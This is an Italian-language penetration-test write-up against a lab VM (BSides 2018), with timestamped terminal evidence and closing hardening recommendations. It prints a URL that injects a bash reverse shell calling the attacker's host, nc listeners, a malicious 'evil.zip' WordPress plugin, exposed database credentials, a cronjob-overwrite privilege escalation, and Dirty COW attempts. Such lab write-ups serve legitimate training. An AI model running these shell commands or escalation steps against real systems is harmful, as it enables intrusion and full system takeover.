


Figure: Evidence for 00:22:57

## 6. Post-Exploitation

**00:58:35 [+] Success:** Una volta nella pagina di admin viene modificato l'url:

[http://192.168.50.13/backup\\_wordpress/?999999&cmd=bash -c 'bash -i >&/dev/tcp/192.168.50.10/4444 0>&1'](http://192.168.50.13/backup_wordpress/?999999&cmd=bash -c 'bash -i >&/dev/tcp/192.168.50.10/4444 0>&1') creando una reverse shell.



**Figure: Evidence for 00:58:35**

## 7. Privilege Escalation

**01:36:31 [+] Success: 2**

```
kali㉿kali: ~
Session Actions Edit View Help
drwx----- 3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw----- 1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r-- 1 root root 248 Mar  5  2018 flag.txt
-rw----- 1 root root 417 Mar  7  2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19  2012 .profile
drwx----- 2 root root 4096 Jan 18 08:05 .pulse
-rw----- 1 root root 256 Mar  3  2018 .pulse-cookie
-rw-r--r-- 1 root root 66 Mar  3  2018 .selected_editor
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!


If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~#
```

**Figure: Evidence for 01:36:31**


**01:36:18 [+] Success:** D'ora in poi saraà possibile fare ogni cosa, avendo la possibilità di leggere e salvare i file interessanti; cambiando la directory si arriva al tesoro.



```
kali@kali: ~
Session Actions Edit View Help
└$ nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.13] 53934
bash: no job control in this shell
root@bsides2018:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# cd /root
cd /root
root@bsides2018:~# ls -la
ls -la
total 40
drwx----- 3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-----  1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root 248 Mar  5  2018 flag.txt
-rw-----  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root 140 Apr 19  2012 .profile
drwx----- 2 root root 4096 Jan 18 08:05 .pulse
-rw-----  1 root root 256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root  66 Mar  3  2018 .selected_editor
root@bsides2018:~#
```

Figure: Evidence for 01:36:18


01:34:40 [+] Success: 3



```
(kali㉿kali)-[~]
└$ nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.13] 53934
bash: no job control in this shell
root@bsides2018:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~#
```

Figure: Evidence for 01:34:40

01:34:19 [+] Success: 2




```
cat /usr/local/bin/cleanup
...
kali@kali: ~
Session Actions Edit View Help
└─[kali㉿kali](-)
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.13] 53934
bash: no job control in this shell
root@bsides2018:~#
```

Figure: Evidence for 01:34:19

---

**01:33:47 [+] Success:** Mettendosi di nuovo in ascolto con NC e stabilendo una nuova connessione, viene ritrovato il percorso interessante e viene fatta una injection che nel prossimo minuto dovrebbe restituire un id; fatto questo, sarà possibile agire come root



```
drwxr-xr-x 19 abatchy abatchy 4096 Mar  7  2018 ..
www-data@bsides2018:/home/abatchy$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6     * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6     1 * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *      * * *    root    /usr/local/bin/cleanup
#
www-data@bsides2018:/home/abatchy$ ls -la /usr/local/bin/cleanup
ls -la /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3  2018 /usr/local/bin/cleanup
www-data@bsides2018:/home/abatchy$ echo '#!/bin/bash' > /usr/local/bin/cleanup
```

Figure: Evidence for 01:33:47

---

**01:30:37 [+] Success:** la password precedentemente inserita non era sbagliata, ma c'era un programma cronjob che ostacolava il tentativo di diventare root, ora però, come da screenshot, è possibile agire direttamente sulla cartella di root



```
kali㉿kali: ~
Session Actions Edit View Help
drwxr-xr-x 19 abatchy abatchy 4096 Mar  7  2018 ..
www-data@bsides2018:/home/abatchy$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *    root    /usr/local/bin/cleanup
#
www-data@bsides2018:/home/abatchy$ ls -la /usr/local/bin/cleanup
ls -la /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3  2018 /usr/local/bin/cleanup
www-data@bsides2018:/home/abatchy$
```

Figure: Evidence for 01:30:37

-----

**01:27:20 [+] Success:** nel frattempo, viene fatto un cat con l'utente abatchy per cercare nuove strategie da seguire, nel frattempo che i programmi lavorano



```
kali㉿kali: ~
Session Actions Edit View Help
/home/abatchy/Public:
total 8
drwxr-xr-x  2 abatchy abatchy 4096 Mar  7  2018 .
drwxr-xr-x 19 abatchy abatchy 4096 Mar  7  2018 ..
www-data@bsides2018:/home/abatchy$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *    root    /usr/local/bin/cleanup
#
www-data@bsides2018:/home/abatchy$
```

Figure: Evidence for 01:27:20

-----

**01:26:26 [+] Success:** utilizzato hashcat per decrittare l'hash

-----

**01:23:27 [+] Success:** Riavviando la macchina e ristabilendo la connessione su SSH e utilizzando il nuovo utente creato (firearf), viene generato l'hash di una password, ma l'ssh è abilitato.

```

Session Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ ssh firefarm@192.168.50.13
ssh: connect to host 192.168.50.13 port 22: No route to host

└─(kali㉿kali)-[~]
└─$ ssh firefarm@192.168.50.13
ssh: connect to host 192.168.50.13 port 22: No route to host

└─(kali㉿kali)-[~]
└─$ fping 192.168.50.13
ICMP Host Unreachable from 192.168.50.10 for ICMP Echo sent to 192.168.50.13
ICMP Host Unreachable from 192.168.50.10 for ICMP Echo sent to 192.168.50.13
ICMP Host Unreachable from 192.168.50.10 for ICMP Echo sent to 192.168.50.13
ICMP Host Unreachable from 192.168.50.10 for ICMP Echo sent to 192.168.50.13
192.168.50.13 is unreachable

└─(kali㉿kali)-[~]
└─$ ssh firefarm@192.168.50.13
The authenticity of host '192.168.50.13 (192.168.50.13)' can't be established.
ECDSA key fingerprint is: SHA256:FhT9tr50Ps28yBw38pBNW+YEx5wCU/d8o1Ih22W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

```

**Figure: Evidence for 01:23:27**

-----  
**01:21:33 [-] Failure:** 2. risultato sul terminale della macchina target:


```

[ 6252.682604] ESI: f7bf6180 EDI: 00000000 EBP: f2911ca4 ESP: f2911c34
[ 6252.682654] DS: 007b ES: 007b FS: 00d8 GS: 00e0 SS: 0068
[ 6252.682846] CR0: 8005003b CR2: b773a810 CR3: 34049000 CR4: 000406f0
[ 6252.682900] Stack:
[ 6252.682919] 00000000 00000000 f5748b74 00000000 00000001 ffffffff 00000c00
[ 6252.682996] 00000001 00000000 f7bf6180 00000050 00000002 000009d1 fed78800 f2911ca4
[ 6252.683197] c1226eac 00000050 00000002 000009d1 00000002 000009d1 00000048 c1201e12
[ 6252.683275] Call Trace:
[ 6252.683306] [<c1226eac>] ? __ext4_journal_start_sb+0x5c/0xc0
[ 6252.683352] [<c1201e12>] ? ext4__writepages+0xb2/0x60
[ 6252.683487] [<c1201e0c>] ext4__writepages+0xdc/0x60
[ 6252.683536] [<c167bfd8>] ? _raw_spin_lock_irq+0x18/0x20
[ 6252.683581] [<c12e93ce>] ? blk_execute_rq_nowait+0x7e/0xe0
[ 6252.683779] [<c12e94c1>] ? blk_execute_rq+0x91/0x100
[ 6252.683823] [<c12e9320>] ? blk_rq_map_user+0x140/0x140
[ 6252.683943] [<c112a7b1>] do_writepages+0x21/0x40
[ 6252.683993] [<c1198a78>] __writeback_single_inode+0x38/0x170
[ 6252.684041] [<c1199b2b>] writeback_sb_inodes+0x17b/0x290
[ 6252.685511] [<c1199ch4>] __writeback_inodes_wb+0x74/0xa0
[ 6252.687129] [<c1199f13>] wb_writeback+0x233/0x2c0
[ 6252.688762] [<c119a157>] wb_do_writeback+0x127/0x150
[ 6252.690059] [<c1310476>] ? vsnprintf+0x1e6/0x3c0
[ 6252.691394] [<c119b5c0>] bdi_writeback_workfn+0x70/0x1b0
[ 6252.692785] [<c106d616>] process_one_work+0x116/0x390
[ 6252.694022] [<c106d363>] ? destroy_worker+0x83/0xc0
[ 6252.695481] [<c106e49a>] worker_thread+0xfa/0x320
[ 6252.696814] [<c106e3a0>] ? manage_workers_isra.24+0x140/0x140
[ 6252.698097] [<c1073e44>] kthread+0x94/0xa0
[ 6252.699587] [<c1070000>] ? freeze_workqueues_busy+0xd0/0xfo
[ 6252.700745] [<c16839f7>] ret_from_kernel_thread+0x1b/0x28
[ 6252.701801] [<c1073db0>] ? flush_kthread_worker+0x90/0x90
[ 6252.702901] Code: ff ff eb b6 66 90 89 c6 eb c6 8b 53 04 8b 4a 18 85 c9 0f 85 a5 fe ff ff eb b4 8
d 74 26 00 89 f0 e8 31 46 f2 ff 90 e9 f7 fe ff ff <0f> 0b 0f 0b 8d b4 26 00 00 00 55 89 e5 57 56
53 83 ec 68 3e
[ 6252.706242] EIP: [<c11fc385>] mpage_prepare_extent_to_map+0x235/0x240 SS:ESP 0068:f2911c34
[ 6252.710538] ---[ end trace 530e1d564c4a1bfff ]---

```


**Figure: Evidence for 01:21:33**

-----  
**01:20:13 [\*] Note:** Viene tentata una nuova strategia; viene sfruttata dirty cow. questa volta con successo, la password viene salvata all'interno del server. Dopo il download, dirty cow blocca la macchina target.



## Figure: Evidence for 01:20:13

01:18:01 [-] **Failure:** L'exploit così fallisce e il sistema non lascia creare nuovi utenti.



## Figure: Evidence for 01:18:01

**01:17:14 [\*] Note:** Poiché l'escalation precedente è fallita, si tenta con una debolezza del kernel per tentare un'incoronazione illegittima attraverso ofc.c; sfruttando una debolezza del sistema, garantirà automaticamente l'accesso come root

The screenshot shows a Kali Linux desktop environment. In the top-left corner, there's a terminal window titled 'Session Actions' with the command 'john' running. The output of the command shows multiple password cracking attempts against a file named 'nfs.c'. The password 'thisisnotme' is being tested multiple times. Below the terminal is a browser window displaying a WordPress dashboard. The left sidebar shows 'Appearance' is selected. A message at the top of the dashboard says 'WordPress 6.9 is available! Please update now.' The main content area shows a progress bar for installing a plugin named 'evil.zip'.

**Figure: Evidence for 01:17:14**

**01:12:11 [-] Failure:** Vengono provate tutte le password, e questo ci conferma ulteriormente l'ipotesi formulata precedentemente

This screenshot is similar to the previous one but shows a different stage of the password cracking process. The terminal window shows the 'john' command running, and the output indicates that the password 'thisisnotme' has been found. The browser window shows the same WordPress dashboard with the message 'WordPress 6.9 is available! Please update now.' and the 'evil.zip' plugin still in the process of being installed.

**Figure: Evidence for 01:12:11**

**01:11:15 [-] Failure:** E' il momento di provare l'escalation dei privilegi; viene condotto su john, ma con insuccesso. Scopriamo quindi che john è soltanto l'amministratore della pagina, ma non del sistema; bisogna cambiare strategia

```

WordPress 6.9 is available! Please update now.

Installing Plugin from uploaded file: evil.zip
Unpacking the package...
Installing the plugin...
Plugin installed successfully.
Activate Plugin | Return to Plugins page

Session Actions Edit View Help
+ For information on other constants that can be used for debugging.
+ visit the Codex.
+ https://codex.wordpress.org/Debugging\_in\_WordPress
+ WP_DEBUG = false;
+ That's all, stop editing! Happy blogging. ~/
+ Absolute path to the WordPress directory. ~/
if ( !defined( 'ABSPATH' ) )
    define( 'ABSPATH', dirname( __FILE__ ) . '/' );
+ Sets up WordPress vars and included files. ~/
require_once(ABSPATH . 'wp-settings.php');

define('WP_HOME', '/backup_wordpress/');
define('WP_SITEURL', '/backup_wordpress/');

www-data@kali:~$ /var/www/backup_wordpress/wp-admin$ su john
john@kali:~$ id
john@kali:~$ whoami
john@kali:~$ 

```

**Figure: Evidence for 01:11:15**

**01:09:22 [+] Success:** attraverso cat wp-config.php si riesce a trovare il file interessante che permette di leggere user e password contenuti nel SQL

```

WordPress 6.9 is available! Please update now.

Installing Plugin from uploaded file: evil.zip
Unpacking the package...
Installing the plugin...
Plugin installed successfully.
Activate Plugin | Return to Plugins page

Session Actions Edit View Help
+ Secret key
+ Database Table prefix
+ABSPATH
+ https://codex.wordpress.org/Editing\_wp-config.php
+ Package WordPress
+ /* MySQL settings - You can get this info from your web host */
define('DB_NAME', 'wp');

/* MySQL database username */
define('DB_USER', 'johnlocalhost');

/* MySQL database password */
define('DB_PASSWORD', 'JohnDoeMeh');


/* MySQL hostname */
define('DB_HOST', 'localhost');

/* Database Charset to use in creating database tables. */

```

**Figure: Evidence for 01:09:22**

**01:06:04 [+] Success:** Una volta che evil.zip viene eseguito e attaccato nc -lvpn 4444, viene creata una shell grezza, garantendo l'accesso al sistema. Per poter stabilizzare la shell ed eseguire comandi viene utilizzato python -c 'import pty; pty.spawn("bin/bash")', ora si possiede il controllo completo



**Figure: Evidence for 01:06:04**

## 10. Reporting

**01:39:37 [\*] Note:** \*"L'analisi ha evidenziato che, sebbene le difese perimetrali (Firewall) fossero attive, la sicurezza interna (Internal Security Posture) risultava fragile. L'attaccante è riuscito a concatenare vulnerabilità di basso livello (Information Disclosure) con difetti applicativi critici (RCE) e configurazioni di sistema insicure (Cronjob) per compromettere l'intera infrastruttura. Si raccomanda di non focalizzarsi sulla correzione della singola vulnerabilità, ma di adottare un approccio Defense in Depth: aggiornamento costante, segregazione dei permessi e monitoraggio proattivo delle modifiche ai file di sistema."\*

### 01:39:11 [\*] Note: C. Hardening del Sistema (File System & Cronjobs)

Problema: L'utente www-data poteva scrivere in un file eseguito da Root (Cronjob), violando il principio del privilegio minimo.

Raccomandazione:

Principio del Privilegio Minimo (PoLP): Assicurarsi che gli script eseguiti da Root siano scrivibili solo da Root (chown root:root e chmod 700/740).

Audit dei Permessi: Eseguire audit periodici automatizzati per rilevare file con permessi "World Writable" (777) in directory critiche.

File Configurazione: Proteggere file come wp-config.php impostando permessi restrittivi (es. 600 o 640), rendendoli illeggibili agli utenti non privilegiati.

### 01:38:51 [\*] Note: B. Sicurezza Applicativa e Patching (Web & PHPMailer)

Problema: La presenza di una versione obsoleta di PHPMailer (CVE-2016-10033) ha permesso l'esecuzione di codice remoto (RCE).

Raccomandazione:

Patch Management: Istituire un processo rigoroso di aggiornamento periodico di tutte le librerie di terze parti e del CMS (WordPress).

Web Application Firewall (WAF): Implementare un WAF (es. ModSecurity o Cloudflare) configurato per bloccare payload comuni di RCE e tentativi di exploit noti.

---

01:38:37 [\*] Note: Raccomandazioni:

A. Gestione degli Accessi e Servizi (FTP & Network)

Problema: Il servizio FTP permetteva l'accesso anonimo e conteneva file critici.

Raccomandazione:

Disabilitare l'accesso anonimo sul server FTP se non strettamente necessario per scopi pubblici.

Passare a protocolli crittografati come SFTP (SSH File Transfer Protocol) per evitare il passaggio di credenziali in chiaro.

Implementare una policy di Data Loss Prevention (DLP) per assicurarsi che nessun file di configurazione o credenziale venga lasciato in directory pubbliche.

---